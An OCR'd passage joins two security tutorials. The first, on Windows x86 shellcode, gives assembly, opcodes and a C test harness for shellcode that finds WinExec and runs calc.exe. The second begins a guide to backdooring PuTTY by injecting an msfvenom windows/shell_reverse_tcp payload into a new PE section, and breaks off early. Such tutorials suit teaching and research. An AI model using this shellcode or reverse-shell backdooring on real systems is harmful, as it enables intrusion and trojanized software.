    xor edx, edx
        push edx            ; null termination
        push 6578652eh
        push 636c6163h
```

```
        push 5c32336dh
        push 65747379h
        push 535c7377h
        push 6f646e69h
        push 575c3a43h
        mov esi, esp            ; esi -> "C:\Windows\System32\calc.exe"

        push 10                 ; window state SW_SHOWDEFAULT
        push esi                ; "C:\Windows\System32\calc.exe"
        call eax                ; WinExec

        add esp, 46h            ; clear the stack

.end:

        pop ebp                 ; restore all registers and exit
        pop edi
        pop esi
        pop edx
        pop ecx
        pop ebx
        pop eax
        ret
```

I opened it in IDA to show you a better visualization. The one showed in IDA doesn't save all the registers, I added this later, but was too lazy to make new screenshots.

```
address_table= dword ptr -14h
name_table= dword ptr -10h
ordinal_table= dword ptr -0Ch
kernel32_base_address= dword ptr -8
string_WinExec= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 18h
xor     esi, esi
push    esi
push    63h
push    small 6578h
push    456E6957h
mov     [ebp+string_WinExec], esp
xor     esi, esi
mov     ebx, fs:[esi+30h]
mov     ebx, [ebx+0Ch]
mov     ebx, [ebx+14h]
mov     ebx, [ebx]
mov     ebx, [ebx]
mov     ebx, [ebx+10h]
mov     [ebp+kernel32_base_address], ebx
xor     eax, eax
mov     eax, [ebx+3Ch]
add     eax, ebx
mov     eax, [eax+78h]
add     eax, ebx
mov     ecx, [eax+24h]
add     ecx, ebx
mov     [ebp+ordinal_table], ecx
mov     edi, [eax+20h]
add     edi, ebx
mov     [ebp+name_table], edi
mov     edx, [eax+1Ch]
add     edx, ebx
mov     [ebp+address_table], edx
mov     edx, [eax+14h]
xor     eax, eax
```



Use [fasm] to compile, then decompile and extract the opcodes. We got lucky and there are no null bytes.

objdump -d -M intel shellcode.exe

```
401000:    50              push   eax
401001:    53              push   ebx
```

```
401002:     51              push   ecx
401003:     52              push   edx
401004:     56              push   esi
401005:     57              push   edi
401006:     55              push   ebp
401007:     89 e5           mov    ebp,esp
401009:     83 ec 18        sub    esp,0x18
40100c:     31 f6           xor    esi,esi
40100e:     56              push   esi
40100f:     6a 63           push   0x63
401011:     66 68 78 65     pushw  0x6578
401015:     68 57 69 6e 45  push   0x456e6957
40101a:     89 65 fc        mov    DWORD PTR [ebp-0x4],esp
40101d:     31 f6           xor    esi,esi
40101f:     64 8b 5e 30     mov    ebx,DWORD PTR fs:[esi+0x30]
401023:     8b 5b 0c        mov    ebx,DWORD PTR [ebx+0xc]
401026:     8b 5b 14        mov    ebx,DWORD PTR [ebx+0x14]
401029:     8b 1b           mov    ebx,DWORD PTR [ebx]
40102b:     8b 1b           mov    ebx,DWORD PTR [ebx]
40102d:     8b 5b 10        mov    ebx,DWORD PTR [ebx+0x10]
401030:     89 5d f8        mov    DWORD PTR [ebp-0x8],ebx
401033:     31 c0           xor    eax,eax
401035:     8b 43 3c        mov    eax,DWORD PTR [ebx+0x3c]
401038:     01 d8           add    eax,ebx
40103a:     8b 40 78        mov    eax,DWORD PTR [eax+0x78]
40103d:     01 d8           add    eax,ebx
40103f:     8b 48 24        mov    ecx,DWORD PTR [eax+0x24]
401042:     01 d9           add    ecx,ebx
401044:     89 4d f4        mov    DWORD PTR [ebp-0xc],ecx
401047:     8b 78 20        mov    edi,DWORD PTR [eax+0x20]
40104a:     01 df           add    edi,ebx
```

```
40104c:      89 7d f0             mov    DWORD PTR [ebp-0x10],edi
40104f:      8b 50 1c             mov    edx,DWORD PTR [eax+0x1c]
401052:      01 da                add    edx,ebx
401054:      89 55 ec             mov    DWORD PTR [ebp-0x14],edx
401057:      8b 50 14             mov    edx,DWORD PTR [eax+0x14]
40105a:      31 c0                xor    eax,eax
40105c:      8b 7d f0             mov    edi,DWORD PTR [ebp-0x10]
40105f:      8b 75 fc             mov    esi,DWORD PTR [ebp-0x4]
401062:      31 c9                xor    ecx,ecx
401064:      fc                   cld
401065:      8b 3c 87             mov    edi,DWORD PTR [edi+eax*4]
401068:      01 df                add    edi,ebx
40106a:      66 83 c1 08          add    cx,0x8
40106e:      f3 a6                repz cmps BYTE PTR ds:[esi],BYTE PTR es:[edi]
401070:      74 0a                je     0x40107c
401072:      40                   inc    eax
401073:      39 d0                cmp    eax,edx
401075:      72 e5                jb     0x40105c
401077:      83 c4 26             add    esp,0x26
40107a:      eb 3f                jmp    0x4010bb
40107c:      8b 4d f4             mov    ecx,DWORD PTR [ebp-0xc]
40107f:      8b 55 ec             mov    edx,DWORD PTR [ebp-0x14]
401082:      66 8b 04 41          mov    ax,WORD PTR [ecx+eax*2]
401086:      8b 04 82             mov    eax,DWORD PTR [edx+eax*4]
401089:      01 d8                add    eax,ebx
40108b:      31 d2                xor    edx,edx
40108d:      52                   push   edx
40108e:      68 2e 65 78 65       push   0x6578652e
401093:      68 63 61 6c 63       push   0x636c6163
401098:      68 6d 33 32 5c       push   0x5c32336d
40109d:      68 79 73 74 65       push   0x65747379
```

```
4010a2:     68 77 73 5c 53          push   0x535c7377
4010a7:     68 69 6e 64 6f          push   0x6f646e69
4010ac:     68 43 3a 5c 57          push   0x575c3a43
4010b1:     89 e6                   mov    esi,esp
4010b3:     6a 0a                   push   0xa
4010b5:     56                      push   esi
4010b6:     ff d0                   call   eax
4010b8:     83 c4 46                add    esp,0x46
4010bb:     5d                      pop    ebp
4010bc:     5f                      pop    edi
4010bd:     5e                      pop    esi
4010be:     5a                      pop    edx
4010bf:     59                      pop    ecx
4010c0:     5b                      pop    ebx
4010c1:     58                      pop    eax
4010c2:     c3                      ret
```

When I started learning about shellcode writing, one of the things that got me confused is that in the disassembled output the jump instructions use absolute addresses (for example look at address *401070*: "*je 0x40107c*"), which got me thinking how is this working at all? The addresses will be different across processes and across systems and the shellcode will jump to some arbitrary code at a hardcoded address. Thats definitely not portable! As it turns out, though, the disassembled output uses absolute addresses for convenience, in reality the instructions use relative addresses.

Look again at the instruction at address *401070* ("*je 0x40107c*"), the opcodes are "*74 0a*", where *74* is the opcode for *je* and *0a* is the operand (it's not an address!). The *EIP* register will point to the next instruction at address *401072*, add to it the operand of the jump *401072* + *0a* = *40107c*, which is the address showed by the disassembler. So there's the proof that the instructions use relative addressing and the shellcode will be portable.

And finally the extracted opcodes:

```
50 53 51 52 56 57 55 89 e5 83 ec 18 31 f6 56 6a 63 66 68 78 65 68 57 69 6e 45 89 65 fc 31 f6 64
8b 5e 30 8b 5b 0c 8b 5b 14 8b 1b 8b 1b 8b 5b 10 89 5d f8 31 c0 8b 43 3c 01 d8 8b 40 78 01 d8
8b 48 24 01 d9 89 4d f4 8b 78 20 01 df 89 7d f0 8b 50 1c 01 da 89 55 ec 8b 50 14 31 c0 8b 7d f0
8b 75 fc 31 c9 fc 8b 3c 87 01 df 66 83 c1 08 f3 a6 74 0a 40 39 d0 72 e5 83 c4 26 eb 3f 8b 4d f4
8b 55 ec 66 8b 04 41 8b 04 82 01 d8 31 d2 52 68 2e 65 78 65 68 63 61 6c 63 68 6d 33 32 5c 68
79 73 74 65 68 77 73 5c 53 68 69 6e 64 6f 68 43 3a 5c 57 89 e6 6a 0a 56 ff d0 83 c4 46 5d 5f 5e
5a 59 5b 58 c3
```

Length in bytes:

```
>>> len(shellcode)
200
```

It’a a lot bigger than the Linux shellcode I wrote.

Test the shellcode

The last step is to test if it’s working. You can use a simple C program to do this.


```
#include <stdio.h>

unsigned char sc[] =    "\x50\x53\x51\x52\x56\x57\x55\x89"
                        "\xe5\x83\xec\x18\x31\xf6\x56\x6a"
                        "\x63\x66\x68\x78\x65\x68\x57\x69"
                        "\x6e\x45\x89\x65\xfc\x31\xf6\x64"
                        "\x8b\x5e\x30\x8b\x5b\x0c\x8b\x5b"
                        "\x14\x8b\x1b\x8b\x1b\x8b\x5b\x10"
                        "\x89\x5d\xf8\x31\xc0\x8b\x43\x3c"
                        "\x01\xd8\x8b\x40\x78\x01\xd8\x8b"
                        "\x48\x24\x01\xd9\x89\x4d\xf4\x8b"
                        "\x78\x20\x01\xdf\x89\x7d\xf0\x8b"
                        "\x50\x1c\x01\xda\x89\x55\xec\x8b"
                        "\x58\x14\x31\xc0\x8b\x55\xf8\x8b"
                        "\x7d\xf0\x8b\x75\xfc\x31\xc9\xfc"
                        "\x8b\x3c\x87\x01\xd7\x66\x83\xc1"
                        "\x08\xf3\xa6\x74\x0a\x40\x39\xd8"
                        "\x72\xe5\x83\xc4\x26\xeb\x41\x8b"
                        "\x4d\xf4\x89\xd3\x8b\x55\xec\x66"
                        "\x8b\x04\x41\x8b\x04\x82\x01\xd8"
                        "\x31\xd2\x52\x68\x2e\x65\x78\x65"
                        "\x68\x63\x61\x6c\x63\x68\x6d\x33"
                        "\x32\x5c\x68\x79\x73\x74\x65\x68"
                        "\x77\x73\x5c\x53\x68\x69\x6e\x64"
                        "\x6f\x68\x43\x3a\x5c\x57\x89\xe6"
                        "\x6a\x0a\x56\xff\xd0\x83\xc4\x46"
```

"\x5d\x5f\x5e\x5a\x59\x5b\x58\xc3";

```
int main()
{
	((void(*)())sc)();
	return 0;
}
```

To run it successfully in Visual Studio, you'll have to compile it with some protections disabled:
Security Check: Disabled (/GS-)
Data Execution Prevention (DEP): No

Proof that it works :)



Edit 0x00:

One of the commenters, *Nathu*, told me about a bug in my shellcode. If you run it on an OS other than Windows 10 you'll notice that it's not working. This is a good opportunity to challenge yourself and try to fix it on your own by debugging the shellcode and google what may cause such behaviour. It's an interesting issue :)

In case you can't fix it (or don't want to), you can find the correct shellcode and the reason for the bug below…

EXPLANATION:
Depending on the compiler options, programs may align the stack to 2, 4 or more byte boundaries (should by power of 2). Also some functions might expect the stack to be aligned in a certain way.

The alignment is done for optimisation reasons and you can read a good explanation about it here: Stack Alignment.

If you tried to debug the shellcode, you've probably noticed that the problem was with the *WinExec* function which returned "ERROR_NOACCESS" error code, although it should have access to *calc.exe*!

If you read this msdn article, you'll see the following: "Visual C++ generally aligns data on natural boundaries based on the target processor and the size of the data, up to 4-byte boundaries on 32-bit processors, and 8-byte boundaries on 64-bit processors". I assume the same alignment settings were used for building the system DLLs.

Because we're executing code for 32bit architecture, the *WinExec* function probably expects the stack to be aligned up to 4-byte boundary. This means that a 2-byte variable will be saved at an address that's multiple of 2, and a 4-byte variable will be saved at an address that's multiple of 4. For example take two variables - 2 byte and 4 byte in size. If the 2 byte variable is at an address 0x0004 then the 4 byte variable will be placed at address 0x0008. This means there are 2 bytes padding after the 2 byte variable. This is also the reason why sometimes the allocated memory on stack for local variables is larger than necessary.

The part shown below (where 'WinExec' string is pushed on the stack) messes up the alignment, which causes *WinExec* to fail.


```
; push the function name on the stack
xor esi, esi
push esi                ; null termination
push 63h
pushw 6578h             ;  THIS PUSH MESSED THE ALIGNMENT
push 456e6957h
mov [ebp-4], esp        ; var4 = "WinExec\x00"
```

To fix it change that part of the assembly to:


```
; push the function name on the stack
xor esi, esi            ; null termination
push esi
push 636578h            ; NOW THE STACK SHOULD BE ALLIGNED PROPERLY
push 456e6957h
mov [ebp-4], esp        ; var4 = "WinExec\x00"
```

The reason it works on Windows 10 is probably because WinExec no longer requires the stack to be aligned.

Below you can see the stack alignment issue illustrated:



With the fix the stack is aligned to 4 bytes:



Edit 0x01:

Although it works when it's used in a compiled binary, the previous change produces a null byte, which is a problem when used to exploit a buffer overflow. The null byte is caused by the instruction "push 636578h" which assembles to "68 78 65 63 00".

The version below should work and should not produce null bytes:

```
xor esi, esi

pushw si          ; Pushes only 2 bytes, thus changing the stack alignment to 2-byte boundary

push 63h

pushw 6578h     ; Pushing another 2 bytes returns the stack to 4-byte alignment

push 456e6957h

mov [ebp-4], esp ; edx -> "WinExec\x00"
```

Resources

For the pictures of the *TEB*, *PEB*, etc structures I consulted several resources, because the official documentation at MSDN is either non existent, incomplete or just plain wrong. Mainly I used ntinternals, but I got confused by some other resources I found before that. I'll list even the wrong resources, that way if you stumble on them, you won't get confused (like I did).

[0x00] Windows architecture: https://blogs.msdn.microsoft.com/hanybarakat/2007/02/25/deeper-into-windows-architecture/

[0x01] WinExec funtion: https://msdn.microsoft.com/en-us/library/windows/desktop/ms687393.aspx

[0x02] TEB explanation: https://en.wikipedia.org/wiki/Win32_Thread_Information_Block

[0x03] PEB explanation: https://en.wikipedia.org/wiki/Process_Environment_Block

[0x04] I took inspiration from this blog, that has great illustration, but uses the older technique with InInitializationOrderModuleList (which still works for ntdll.dll, but not for kernel32.dll) http://blog.the-playground.dk/2012/06/understanding-windows-shellcode.html

[0x05] The information for the TEB, PEB, PEB_LDR_DATA and LDR_MODULE I took from here (they are actually the same as the ones used in resource 0x04, but it's always good to fact check :)).
https://undocumented.ntinternals.net/

[0x06] Another correct resource for TEB structure
https://www.nirsoft.net/kernel_struct/vista/TEB.html

[0x07] PEB structure from the official documentation. It is correct, though some fields are shown as Reserved, which is why I used resource 0x05 (it has their names listed).
https://msdn.microsoft.com/en-us/library/windows/desktop/aa813706.aspx

[0x08] Another resource for the PEB structure. This one is wrong. If you count the byte offset to PPEB_LDR_DATA, it's way more than 12 (0x0C) bytes.
https://www.nirsoft.net/kernel_struct/vista/PEB.html

[0x09] PEB_LDR_DATA structure. It's from the official documentation and clearly WRONG. Pointers to the other two linked lists are missing.
https://msdn.microsoft.com/en-us/library/windows/desktop/aa813708.aspx

[0x0a] PEB_LDR_DATA structure. Also wrong. UCHAR is 1 byte, counting the byte offset to the linked lists produces wrong offset.
https://www.nirsoft.net/kernel_struct/vista/PEB_LDR_DATA.html

[0x0b] Explains the "new" and portable way to find kernel32.dll address
http://blog.harmonysecurity.com/2009_06_01_archive.html

[0x0c] Windows Internals book, 6th edition

Backdooring PE Files with Shellcode

Introduction

In this post i will inject a shellcode inside a PE file by adding a section header which will create a **code cave** inside the executable file. According to Wikipedia the **code cave** is:

A code cave is a series of null bytes in a process's memory. The code cave inside a process's memory is often a reference to a section of the code's script functions that have capacity for the injection of custom instructions. For example, if a script's memory allows for 5 bytes and only 3 bytes are used, then the remaining 2 bytes can be used to add additional code to the script without making significant changes.

ok. now after understanding a little bit of what code cave is, let's move out to what we will actually do.

First we will create a code cave by inserting a new section header to our executable file and then we will hijack the execution flow of the program by redirecting the execution to our new section which will contain our shellcode, then after executing our shellcode inside our new section it will jump back to the normal execution flow of the program and continue to run succesfully.

It may doesn't make scense to you but things will get easy to understand after doing it.

Prerequisits

Before you continue it's very recommended to know about the following:

- A little bit of Intel x86 Assembly
- How to deal with a debugger
- A bit of knowing about PE file structure


Prepations

We will need the following to start our process:

- Windows 7 32bit ***recommended***
- Kali Linux ***recommended***
- PE-Bear ***PE Parser***
- x64dbg ***Debugger***
- Putty ***Executable to work on***

Attention : while explaining this technique we will assume that there is no ASLR or DEP enabled to make the explaination of this technique more easier to understand.

To disable **ASLR** and **DEP** we will use EMET the enhanced mitigation experience toolkit.



And then restart your machine.

Starting


Now let’s get going.

First we will generate our shellcode to inject it in the executable code cave that we will create it later.

Generate the shellcode with **msfvenom** by executing:

msfvenom --arch x86 --platform windows --payload windows/shell_reverse_tcp LHOST=192.168.1.9 LPORT=8000 -f hex


The output should be something similar to this:




Make sure that you take a note to use it later.

1 Creating PE section header

